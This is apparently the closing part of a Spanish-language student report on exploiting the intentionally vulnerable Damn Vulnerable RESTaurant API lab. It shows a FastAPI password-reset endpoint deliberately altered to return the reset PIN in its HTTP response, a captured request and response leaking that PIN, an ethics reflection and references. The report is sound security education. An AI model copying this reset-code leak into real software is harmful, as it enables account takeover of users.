from apis.auth.utils.text_code_utils import generate_and_send_code_to_user
from db.models import User, UserRole
from db.session import get_db
from fastapi import APIRouter, Depends, HTTPException, status
from pydantic import BaseModel
from rate_limiting import limiter
from sqlalchemy.orm import Session

router = APIRouter()

class ResetPasswordData(BaseModel):
    username: str

@router.post(
    "/reset-password",
    status_code=status.HTTP_200_OK,
)
def reset_password(
    data: ResetPasswordData,
    db: Session = Depends(get_db),
):
    user = db.query(User).filter(User.username == data.username).first()
    if not user:
        raise HTTPException(
            status_code=400,
            detail="Invalid username",
        )
    if user.role != UserRole.CUSTOMER:
        raise HTTPException(
            status_code=400,
            detail="Only customers can reset their password through this feature",
        )

    generate_and_send_code_to_user(user, db)
    return {"detail": "PIN code sent to your phone number", "reset_code": user.reset_password_code}
```

Se agregó el campo reset_code al objeto de respuesta del endpoint POST /reset-password

La línea original decía: return {"detail": "PIN code sent to your phone number"}

La cambiamos a:

```
return {"detail": "PIN code sent to your phone number",
        "reset_code": user.reset_password_code}
```

Prueba:

```
1 POST /reset-password HTTP/1.1
2 Host: localhost:8091
3 Content-Length: 24
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 accept: application/json
7 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/145.0.0.0 Safari/537.36
11 Origin: http://localhost:8091
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8091/docs
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18
19 {
20   "username": "victima2"
21 }
```

```
1 HTTP/1.1 200 OK
2 date: Mon, 18 May 2026 07:42:03 GMT
3 server: uvicorn
4 content-length: 67
5 content-type: application/json
6 access-control-allow-credentials: true
7
8 {
9   "detail": "PIN code sent to your phone number",
10  "reset_code": "6713"
11 }
```

El PIN aparece directamente en la respuesta HTTP. Cualquier atacante que intercepte el tráfico obtiene el código sin necesidad de fuerza bruta.

Reflexión Ética

El hacking ético implica una responsabilidad fundamental: aplicar técnicas y conocimientos ofensivos únicamente en entornos autorizados y con fines constructivos. Durante el desarrollo de este proyecto todas las pruebas fueron realizadas exclusivamente sobre el entorno Damn Vulnerable RESTaurant API Game, una aplicación diseñada específicamente para este propósito, en un ambiente local y controlado sin afectar sistemas reales ni terceros.

El conocimiento adquirido sobre técnicas de explotación conlleva una obligación ética de utilizarlo para mejorar la seguridad de los sistemas y no para causar daño. Un profesional de la seguridad informática debe actuar siempre dentro del marco legal y con el consentimiento explícito de los propietarios de los sistemas evaluados, documentando sus hallazgos de manera responsable y proponiendo soluciones que protejan a los usuarios y a las organizaciones.

Conclusión

El desarrollo de este proyecto permitió aplicar de manera práctica los conceptos fundamentales del hacking ético sobre un entorno de API REST intencionalmente vulnerable. A través del análisis, explotación y mitigación de tres vulnerabilidades clasificadas en el estándar OWASP API Security Top 10, se evidenció que los errores más críticos en la seguridad de APIs no siempre provienen de fallos técnicos complejos, sino de descuidos en la lógica de autorización y en la validación de los datos recibidos.

Referencias

OWASP Foundation. (2023). *OWASP API Security Top 10 2023*. <https://owasp.org/API-Security/editions/2023/en/0x00-header/>

OWASP Foundation. (2023). *OWASP API Security Project*. <https://owasp.org/www-project-api-security/>

PortSwigger. (2024). *Burp Suite documentation*. <https://portswigger.net/burp/documentation>

Pranczk, K. (2023). *Damn Vulnerable RESTaurant API Game* [Software]. GitHub. <https://github.com/theowni/Damn-Vulnerable-RESTaurant-API-Game>

Docker Inc. (2024). *Docker documentation*. <https://docs.docker.com>

Verma, A. (2025, mayo 14). *Serving up vulnerabilities: Exploiting the Damn Vulnerable RESTaurant*. Medium. <https://medium.com/@alyaverma/serving-up-vulnerabilities-exploiting-the-damn-vulnerable-restaurant-404c4e2f5519>